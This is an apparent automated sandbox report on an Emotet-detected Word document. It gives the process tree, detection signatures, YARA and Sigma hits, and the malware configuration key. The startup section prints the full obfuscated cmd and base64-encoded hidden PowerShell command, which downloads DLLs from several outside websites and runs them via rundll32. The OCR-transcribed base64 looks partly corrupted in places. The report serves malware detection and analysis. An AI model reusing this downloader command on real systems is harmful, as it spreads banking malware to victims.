ID: 343741
Sample Name:
FP4554867134UQ.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:11:43
Date: 25/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report FP4554867134UQ.doc

Overview


General Information

Sample Name:	FP4554867134UQ.doc
Analysis ID:	343741
MD5:	d63f3d22f23e80f…
SHA1:	3fc9783709279af..
SHA256:	91838d966b87d7..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1476 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2488 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABzAEU
AVAAgACgAIgA4AHoAdwAiACsAIgBIACIAKQAgACgAIAAgAFsAdAB5AFAARQBdACgAIgB7ADIAfQB7ADQAfQB7ADMAfQB7ADUAfQB7ADEAfQB7ADAAfQAiAC0AZgAnAE8Ac
gB5ACcALAAnAEUAYwB0ACcALAAnAFMAeQBTAHQAZQAnACwAJwBvAC4AZAAnACwAJwBtAC4AaQAnACwAJwBJAFIAJwApACAAIAApACAAOwBzAGUAVAAgACAAK
AAnAEQAQwAnACsAJwB1AFIAJwApACAAIAAoACAAIABbAHQAeQBwAGUAXQAoACIAewAwAH0Aewa4AH0Aewa0AH0AewA5AH0AewAyAH0AewAxAH0Aewa2AH0Aewa1AH0AewA3AH0AIgAgAC0ARgAgACcAUwB5AHMAJwAsACcARQBSACcALAAnAFMAJwAsACcAdgAnACwAJwAuAE4ARQBUACcALAAnAG8AaQBuAFQAb
QBhACcALAAnAGkAYwBFAFAAJwAsACcATgBBAGcAZQByACcALAAnAHQARQBNACcALAAnAC4AJwApACAAKQAgADsAJABUAHQAZQAyAGEAdAAxAD0AJABLADYAM
gBWACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABTADcAMABNADsAJABJADQAXwBKAD0AKAAnAFUAMAAnACsAJwA2AEkAJwApADsAIAAoACAAZ
wBlAHQALQB2AGEAUgBpAEEAQgBsAEUAIAAoACIAOABaAHcAIgArACIASAAiACkAIAAtAHYAQQBsAHUAZQBvAG4AbAAgACkAOgA6ACIAQwByAEUAQQBgAFQAZ
QBgAGQASQBSAGAAZQBjAFQAYABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAoACcAZwA3AGkAJwArACcARQAnACkAKwAnADgAJwArACgAJwBqADkAJ
wArACcAdwAnACkAKwAoACcAXwAnACsAJwBsAGcAJwArACcANwBpAFkAcwAxAHcAJwArACcAdQAnACkAKwAoACcAbgA1ACcAKwAnAGcANwBpACcAKQApACAAIAAtAEMAcgB
FAFAATABhAEMARQAoAFsAQwBIAGEAUgBdADEAMAAzACsAWwBDAEgAYQBSAF0ANQA1ACsAWwBDAEgAYQBSAF0AMQAwADUAKQAsAFsAQwBIAGEAUgBdADkAMgA
pACkAOwAkAEUAOAA2AFAAPQAoACcAVwAyACcAKwAnADIAVQAnACkAOwAgACAAKAAgACAASQB0AGUAbQAgACgAIgBWACIAKwAiAGEAUgBJAEEAQgBMACIAKwA
iAGUAOgBEAEMAVQBSACIAKQAgACAAKQAuAFYAQQBsAHUARQA6ADoAIgBzAGUAYwB1AFIAYABJAFQAWQBQAFIAbwBgAFQATwBjAGAAbwBsACIAIAA9ACAAKAA
nAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABFADUAOABDAD0AKAAoACcATQAnACsAJwA1ADAAJwApACsAJwBWACcAKQA7ACQASQB2AGYAdAB
5AHAAdwAgAD0AIAAoACgAJwBJADQAJwArACcANQAnACkAKwAnAFEAJwApADsAJABaADAANwBJAD0AKAAoACcAVAAxACcAKwAnADEAJwApACsAJwBDACcAKQA
7ACQASwBwAHoAZAA3AGMAZQA9ACQASABPAE0ARQArACgAKAAoACcAMQAwADkAJwArACcARQAnACkAKwAnADgAJwArACgAJwBqACcAKwAnADkAdwAnACkAKwA
oACcAXwBsADEAMAA5AFkAcwAnACsAJwAxACcAKwAnAHcAJwApACsAJwB1AG4AJwArACcANQAxACcAKwAnADAAOQAnACkALgAiAHIARQBwAGAAbABhAEMARQA
iACgAKABbAGMASABhAHIAXQA0ADkAKwBbAGMASABhAHIAXQA0ADgAKwBbAGMASABhAHIAXQA1ADcAKQAsAFsAUwBUAFIASQBuAEcAXQBbAGMASABhAHIAXQA
5ADIAKQApACsAJABJAHYAZgB0AHkAcAB3ACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABTADEANwBCAD0AKAAnAE8AJwArACgAJwA1ADIAJwArACcARAAnACkAKQA7A
CQATwBjAHkAZQB4AHMAMAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFcAYwB5AGIAZwAxADcAPQAoACcAeAAnACsAJwAgAFsAJwArA
CgAJwAgACcAKwAnAHMAaAAnACkAKwAoACcAIAAnACsAJwBiADoALwAvACcAKQArACgAJwBkAHIAaQBwAHMAdwBlACcAKwAnAGUAdAAnACsAJwAuAGMAJwArACcAbwBtACc
AKwAnAC8AdwAnACkAKwAoACcAcAAtAGEAJwArACcAZABtAGkAbgAvAGcAJwArACcAVABpAE8ALwAnACsAJwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAnACs
AJwAgAHMAaAAgAGIAOgAnACsAJwAvAC8AagAnACkAKwAoACcAYgBzAG0AZQAnACsAJwBkACcAKwAnAGkAJwApACsAKAAnAGEAJwArACcAdgBlAG4AJwApACsAKAAnAHQAd
QByACcAKwAnAGUAcwAuAGMAbwBtAC8AdwAnACsAJwBwACcAKwAnAC0AYwBvAG4AdABlAG4AdAAvAFYAJwArACcALwAhAHgAJwArACcAIABbACcAKQArACcAIABzACcAKwA
oACcAaAAnACsAJwAgAGIAJwApACsAJwBzACcAKwAoACcAOgAvACcAKwAnAC8AJwApACsAKAAnAHcAdwAnACsAJwB3ACcAKQArACgAJwAuAHIAJwArACcAMwAtAHQAJwApA
CsAKAAnAGUAYwAnACsAJwBoACcAKQArACcALgBiACcAKwAoACcAaQB6ACcAKwAnAC8AJwApACsAKAAnAHcAJwArACcAcAAtAGEAZAAnACkAKwAoACcAbQBpAG4AJwArACc
ALwAnACsAJwBWAFQALwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAnACkAKwAoACcAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgA6AC8ALwB5AGEAJwArACc
AZwBpACcAKQArACgAJwBuACcAKwAnAGMAJwArACcALgBjAG8AbQAvAGkAbQBhAGcAZQBzACcAKwAnAC8AdABrAC8AIQAnACsAJwB4ACAAWwAgACcAKQArACg
AJwBzAGgAIABiACcAKwAnADoALwAnACkAKwAoACcALwBuAG8AdgAnACsAJwBvADIAJwArACcALgAnACkAKwAoACcAZABlACcAKwAnAHUAcwAnACsAJwBzAGEAbAB2ACcAK
wAnAGUAbwBiAHIAYQBzAGkAJwApACsAKAAnAGwALgBjAG8AJwArACcAbQAnACkAKwAnAC4AYgAnACsAJwByACcAKwAoACcALwB0AHIAYQAnACsAJwBjAHQAbwAnACkAKwA
nAHIALQAnACsAJwBwACcAKwAoACcAYQAnACsAJwByAHQAJwApACsAJwBzAC0AJwArACcAZwBoACcAKwAoACcAMgAnACsAJwA4AGMALwA5AC8AIQAnACkAKwA
oACcAeAAgAFsAIAAnACsAJwBzACcAKQArACgAJwBoACAAJwArACcAYgA6AC8AJwApACsAKAAnAC8AdAByAGUAcwB0AGUAcwB0AGUAcwB0AGUAcwB0AGUAcwB0A
CcAKwAnAGkAdgAnACsAJwBhAGwAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwBkACcAKwAnAGUAbQAnACsAJwBvAC8AJwArACcAQwAvACEAeAAgAFsAIABzA
CcAKQArACgAJwBoACAAYgA6ACcAKwAnAC8AJwApACsAJwAvACcAKwAoACcAbgBhAHIAJwArACcAbQAnACkAKwAoACcAYQAnACsAJwBkAGEAJwArACcALgBtAHkAawBmACc
AKQArACgAJwBuACcAKwAnAC4AYwBvACcAKQArACgAJwBtAC8AYQBwAHAALwAnACsAJwBEAHEASwAnACsAJwBHADEALwAnACkAKQAuACIAcgBlAGAAcABsAGA
AQQBDAGUAIgAoACgAKAAnAHgAIAAnACsAJwBbACcAKQArACgAJwAgACcAKwAnAHMAaAAnACkAKwAnACAAYgAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4
AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE8AYwB5AGUAeABzADAALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAUwBwAGAAbABpAHQ
AIgAoACQAWQA3ADAAQQAgACsAIAAkAFQAdABlADIAYQB0ADEAIAArACAAJABLADEAOABWACkAOwAkAFYAMwAwAFkAPQAoACcAQQA3ACcAKwAnADkAVgAnACk
AOwBmAG8AcgBlAGEAYwBoACAAKAAnAGwALgBjAG8AJwArACcAbQAnACkAKwAnAC4AYgAnACsAJwByACcAKwAoACcALwB0AHIAYQAnACsAJwBjAHQAbwAnACkAKwAoACcAC
AKwAnAE8AJwArACcAYgBqAGUAYwAnACsAJwB0ACcAKQAgAFMAWQBzAFQARQBNAC4AbgBlAHQALgBXAGUAYgBjAEwAaQBlAE4AVAApACAAKQAuAFQAeQBwAGUAdwAtACc
AKwAnAE8AJwArACcAYgBqAGUAYwAnACsAJwB0ACcAKQAgAFMAWQBzAFQARQBNAC4AbgBlAHQALgBXAGUAYgBjAEwAaQBlAE4AVAApACAAKQAuAFQAeQBwAGUAdAAoACc
ATABgAE8AYQBEAEYAaQBgAGwARQAiACgAJABMAGEAdwAxADgAcQA1ACwAIAAkAEsAcAB6AGQANwBjAGUAKQA7ACQARAA1ADcARwA9ACgAJwBLADAAJwArACc
AOQBYACcAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAJwArACcAdAAtAEkAdAAnACsAJwBlAG0AJwApACAAJABLAHAAegBkADcAYwBlACkALgAiAGwAZQBgAE4AZwBgAFQAS
AAiACAALQBnAGUAIAA0ADgAOAAzADEAKQAgAHsALgAoACcAcgB1AG4AZABsACcAKwAnAGwAJwArACcAMwAyACcAKQAgACQASwBwAHoAZAA3AGMAZQAsACgAK
AAnAEEAbgAnACsAJwB5AFMAJwApACsAKAAnAHQAJwArACcAcgBpACcAKQArACcAbgBnACcAKQAuACIAdABPAGAAcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAR
wA0ADAAUwA9ACgAKAAnAFkANwAnACsAJwA4ACcAKQArACcATwAnACkAOwBiAHIAZQBhAGsAOwAkAEsAMwA4AEEAPQAoACcARwA3ACcAKwAnADQAWAAnACkAf
QB9AGMAYQB0AGMAaAB7AH0AfQAkAFEANAA3AFEAPQAoACgAJwBaADgAJwArACcANQAnACkAKwAnAEgAJwApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 1428 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2532 cmdline: powershell -w hidden -enc IABzAEUAVAAgACgAIgA4AHoAdwAiACsAIgBIAClAKQAgACgAIAAgAFsAdAB5AFAARQBdACgAIgB7AD
IAfQB7ADQAfQB7ADMAfQB7ADUAfQB7ADEAfQB7ADAAfQAiAC0AZgAnAE8AcgB5ACcALAAnAEUAYwB0ACcALAAnAFMAeQBTAHQAZQAnACwAJwBvAC4AZAAnAC
wAJwBtAC4AaQAnACwAJwBJAFIAJwApACAAIAApACAAOwBzAGUAVAAgACAAKAAnAEQAQwAnACsAJwB1AFIAJwApACAAIAAoACAAIABbAHQAeQBwAGUAXQAoAC
IAewAwAH0AewA4AH0AewA0AH0AewA5AH0AewAyAH0AewAxAH0AewAzAH0AewA2AH0AewA1AH0AewA3AH0AIgAgAC0ARgAgACcAUwB5AHMAJwAsACcARQBSAC
cALAAnAFMAJwAsACcAdgAnACwAJwAuAE4ARQBUACcALAAnAG8AaQBuAFQAbQBhACcALAAnAGkAYwBFAFAAJwAsACcATgBBAGcAZQByACcALAAnAHQARQBNAC
cALAAnAC4AJwApACAAKQAgADsAJABUAHQAZQAyAGEAdAAxAD0AJABLADYAMgBWACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABTADcAMABNAD
sAJABJADQAXwBKAD0AKAAnAFUAMAAnACsAJwA2AEkAJwApADsAIAAoACAAZwBlAHQALQB2AGEAUgBpAEEAQgBsAEUAIAAoACIAOABaAHcAIgArACIASAAiAC
kAIAAtAHYAQQBsAHUAZQBvAG4AbAAgACkAOgA6ACIAQwByAEUAQQBgAFQAZQBgAGQASQBSAGAAZQBjAFQAYABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgAC
gAKAAoAAoACcAZwA3AGkAJwArACcARQAnACkAKwAnADgAJwArACgAJwBqADkAJwArACcAdwAnACkAKwAoACcAXwAnACsAJwBsAGcAJwArACcANwBpAFkAcwAxAH
cAJwArACcAdQAnACkAKwAoACcAbgA1ACcAKwAnAGcANwBpACcAKQApACAAIAAtAEMAcgBFAFAATABhAEMARQAoAFsAQwBIAGEAUgBdADEAMAAzACsAWwBDAE
gAYQBSAF0ANQA1ACsAWwBDAEgAYQBSAF0AMQAwADUAKQAsAFsAQwBIAGEAUgBdADkAMgApACkAOwAkAEUAOAA2AFAAPQAoACcAVwAyACcAKwAnADIAVQAnAC
kAOwAgACAAKAAgACAASQB0AGUAbQAgACgAIgBWACIAKwAiAGEAUgBJAEEAQgBMACIAKwAiAGUAOgBEAEMAVQBSACIAKQAgACAAKQAuAFYAQQBsAHUARQA6AD
oAIgBzAGUAYwB1AFIAYABJAFQAWQBQAFIAbwBgAFQATwBjAGAAbwBsACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABFAD
UAOABDAD0AKAAoACcATQAnACsAJwA1ADAAJwApACsAJwBWACcAKQA7ACQASQB2AGYAdAB5AHAAdwAgAD0AIAAoACgAJwBJADQAJwArACcANQAnACkAKwAnAF
EAJwApADsAJABaADAANwBJAD0AKAAoACcAVAAxACcAKwAnADEAJwApACsAJwBDACcAKQA7ACQASwBwAHoAZAA3AGMAZQA9ACQASABPAE0ARQArACgAKAAoAC
cAMQAwADkAJwArACcARQAnACkAKwAnADgAJwArACgAJwBqACcAKwAnADkAdwAnACkAKwAoACcAXwBsADEAMAA5AFkAcwAnACsAJwAxACcAKwAnAHcAJwApAC
sAJwB1AG4AJwArACcANQAxACcAKwAnADAAOQAnACkALgAiAHIARQBwAGAAbABhAEMARQAiACgAKABbAGMASABhAHIAXQA0ADkAKwBbAGMASABhAHIAXQA0AD
gAKwBbAGMASABhAHIAXQA1ADcAKQAsAFsAUwBUAFIASQBuAEcAXQBbAGMASABhAHIAXQA5ADIAKQApACsAJABJAHYAZgB0AHkAcAB3ACsAJwAuAGQAJwAgAC
sAIAAnAGwAbAAnADsAJABTADEANwBCAD0AKAAnAE8AJwArACgAJwA1ADIAJwArACcARAAnACkAKQA7ACQATwBjAHkAZQB4AHMAMAA9ACcAaAAnACAAKwAgAC
cAdAB0ACcAIAArACAAJwBwACcAOwAkAFcAYwB5AGIAZwAxADcAPQAoACcAeAAnACsAJwAgAFsAJwArACgAJwAgACcAKwAnAHMAaAAnACkAKwAoACcAIAAnAC
sAJwBiADoALwAvACcAKQArACgAJwBkAHIAaQBwAHMAdwBlACcAKwAnAGUAdAAnACsAJwAuAGMAJwArACcAbwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAG

EAJwArACcAZABtAGkAbgAvAGcAJwArACcAVABpAE8ALwAnACsAJwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAnACsAJwAgAHMAaAAgAGIAOgAnACsAJwAvAC
8AagAnACkAKwAoACcAYgBzAG0AZQAnACsAJwBkACcAKwAnAGkAJwApACsAKAAnAGEAJwArACcAdgBlAG4AJwApACsAKAAnAHQAdQByACcAKwAnAGUAcwAuAG
MAbwBtAC8AdwAnACsAJwBwACcAKwAnAC0AYwBvAG4AdABlAG4AdAAvAFYAJwArACcALwAhAHgAJwArACcAIABzACcAKQArACcAIABzACcAKQArACcAIABzACcAKwAoACcAaAAnAC
sAJwAgAGIAJwApACsAJwBzACcAKwAoACcAOgAvACcAKwAnAC8AJwApACsAKAAnAHcAdwAnACsAJwB3ACcAKQArACgAJwAuAHIAJwArACcAMwAtAHQAJwApAC
sAKAAnAGUAYwAnACsAJwBoACcAKQArACcALgBiACcAKwAoACcAaQB6ACcAKwAnAC8AJwApACsAKAAnAHcAJwArACcAcAAtAGEAZAAnACkAKwAoACcAbQBpAG
4AJwArACcALwAnACsAJwBWAFQALwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAnACkAKwAoACcAIABzAGgAJwArACcAIAAnACkAKwAoACcAYgA6AC8ALwB5AG
EAJwArACcAZwBpACcAKQArACgAJwBuACcAKwAnAGMAJwArACcALgBjAG8AbQAvAGkAbQBhAGcAZQBzACcAKwAnAC8AdABrAC8AIQAnACsAJwB4ACAAWwAgAC
cAKQArACgAJwBzAGgAIABiACcAKwAnADoALwAnACkAKwAoACcALwBuAG8AdgAnACsAJwBvADIAJwArACcALgAnACkAKwAoACcAZABlACcAKwAnAHUAcwAnAC
sAJwBzAGEAbAB2ACcAKwAnAGUAbwBiAHIAYQBzAGkAJwApACsAKAAnAGwALgBjAG8AJwArACcAbQAnACkAKwAnAC4AYgAnACsAJwByACcAKwAoACcALwB0AH
IAYQAnACsAJwBjAHQAbwAnACkAKwAnAHIALQAnACsAJwBwACcAKwAoACcAYQAnACsAJwByAHQAJwApACsAJwBzAC0AJwArACcAZwBoACcAKwAoACcAMgAnAC
sAJwA4AGMALwA5AC8AIQAnACkAKwAoACcAeAAgAFsAIAAnACsAJwBzACcAKQArACgAJwBoACAAJwArACcAYgA6AC8AJwApACsAKAAnAC8AdAByAGUAawBrAC
cAKwAnAGkAbgAnACkAKwAoACcAZwBmAGUAcwB0ACcAKwAnAGkAdgAnACsAJwBhAGwAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwBkACcAKwAnAGUAbQAnAC
sAJwBvAC8AJwArACcAQwAvACEAeAAgAFsAIABzACcAKQArACgAJwBoACAAYgA6ACcAKwAnAC8AJwApACsAJwAvACcAKwAoACcAbgBhAHIAJwArACcAbQAnAC
kAKwAoACcAYQAnACsAJwBkAGEAJwArACcALgBtAHkAawBmACcAKQArACgAJwBuACcAKwAnAC4AYwBvACcAKQArACgAJwBtAC8AYQBwAHAALwAnACsAJwBEAH
EASwAnACsAJwBHADEALwAnACkAKQAuACIAcgBlAGAAcABsAGAAQQBDAGUAIgAoACgAKAAnAHgAIAAnACsAJwBbACcAKQArACgAJwAgACcAKwAnAHMAaAAnAC
kAKwAnACAAYgAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE8AYwB5AGUAeABzAD
AALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAUwBwAGAAbABpAHQAIgAoACQAWQA3ADAAQQAgACsAIAAkAFQAdABlADIAYQB0ADEAIAArACAAJABLADEAOABWAC
kAOwAkAFYAMwAwAFkAPQAoACcAQQA3ACcAKwAnADkAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEwAYQB3ADEAOABxADUAIABpAG4AIAAkAFcAYwB5AG
IAZwAxADcAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwAnACsAJwB0AHcAKQAgAFMAWQBzAFQARQBNAC4AbgBlAH
QALgBXAGUAYgBjAEwAaQBlAE4AVAApAC4AIgBkAE8AdwBgAE4ATABgAE8AYQBEAEYAaQBgAGwARQAiACgAJABMAGEAdwAxADgAcQA1ACwAIAAkAEsAcAB6AG
QANwBjAGUAKQA7ACQARAA1ADcARwA9ACgAJwBLADAAJwArACcAOQBYACcAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAJwArACcAdAAtAEkAdAAnACsAJwBlAG
0AJwApACAAJABLAHAAegBkADcAYwBlACkALgAiAGwAZQBgAE4AZwBgAFQASAAiACAALQBnAGUAIAA0ADgAOAAzADEAKQAgAHsALgAoACcAcgB1AG4AZABsAC
cAKwAnAGwAJwArACcAMwAyACcAKQAgACQASwBwAHoAZAA3AGMAZQAsACgAKAAnAEEAbgAnACsAJwB5AFMAJwApACsAKAAnAHQAJwArACcAcgBpACcAKQArAC
cAbgBnACcAKQAuACIAdABPAGAAcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQARwA0ADAAUwA9ACgAKAAnAFkANwAnACsAJwA4ACcAKQArACcATwAnACkAOwBiAH
IAZQBhAGsAOwAkAEsAMwA4AEEAPQAoACcARwA3ACcAKwAnADQAWAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEANAA3AFEAPQAoACgAJwBaADgAJwArAC
cANQAnACkAKwAnAEgAJwApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2840 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2724 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2876 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2944 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcpfo\eqvz.qqk',RYcPJUbXC MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 912 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcpfo\eqvz.qqk',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2436 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hovpjjuylntjr\igbqisilqspc.cpw',sVHRJpl MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2872 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hovpjjuylntjr\igbqisilqspc.cpw',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3052 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pqxnxhrbagdqbq\ozuzyrizmlvso.ghb',ZtLfkSoswLf MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3020 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pqxnxhrbagdqbq\ozuzyrizmlvso.ghb',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhANQOcBKvh5xEW7VcJ9totsjdBwuAclxS\nQ0e09fk8V053lktpW3TRrzAW63yt6j1KWnyxMrU3igFXypBoI4lVNmkje4UPtIIS\nfkzjEIvG1v/ZNn1k0J0PfFTxbFFeUEs3AwIDAQAB"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2112943654.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2123406167.00000000003D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2179624765.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2156774856.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2177763484.0000000000240000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.240000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.390000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 43 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many string operations indicating source code obfuscation

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:

